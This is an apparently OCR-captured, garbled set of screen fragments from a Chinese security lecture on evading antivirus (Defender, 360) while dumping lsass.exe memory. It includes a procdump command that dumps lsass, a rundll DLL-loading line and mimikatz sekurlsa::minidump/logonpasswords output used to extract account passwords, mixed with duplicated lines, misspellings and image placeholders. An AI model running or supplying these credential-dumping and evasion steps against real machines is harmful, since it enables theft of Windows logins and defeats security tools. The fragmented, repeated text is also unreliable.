



使用上述方法并不能绕过DF和360，如果想绕过DF和360则需要使用以下方法：











起到了关键作用，各大杀毒也成功率。

```



141 具体代码实现思路:
142 提升访问 lsass.exe 进程内存的权限
143 获取 lsass.exe 进程的 pid 值
144 创建文件来存储 lsass.exe 进程内存里面的内容
145
146 2、变异+加载 Dll
147 rundll dll.dll dllmain
148
149 DF 测试中发现生成但被杀（文件混淆下）
150 CallBackDump to

```

3.2.4 一些冷门的项目

- 4、一些冷门的项目
- 参考: <https://mp.weixin.qq.com/s/LEYdM8Ulo93mYR4bydzxw>
- `procdump -accepteula -ma lsass.exe mm.dmp`
- <https://docs.microsoft.com/zh-cn/sysinternals/downloads/procdump>



暂停播放 166天: 免杀对抗-安全工具篇&动态绕过&DumpLsass... 您正在共享屏幕

正在讲话: 小迪安全

self-educated 分享

mimikatz 2.2.0 x64 (oe.eo)

```
#####
minikatz 2.2.0 (x64) #19041 Jul 29 2021 11:16:51
## \ ##
## / \ ##
## \ ##
## v ##
#####
minikatz # sekurlsa:minidump lsass_dump.dmp
Switch to MINIDUMP: 'lsass_dump.dmp'
minikatz # sekurlsa:logonpasswords full_ 再将账号密码进行显示
```

关键作用，各大杀毒也

143 -获取 lsass.exe 进程的 pid 值

144 -创建文件来存储 lsass.exe 进程内存里面的内容

145

146 2、变异+加载 Dll

147 rundll dll.dll dllmain

148

149 DF 测试中发现生成但被杀（文件混淆下）

150 CallBackDump to

2/4010 个字

21:11 2024-04-10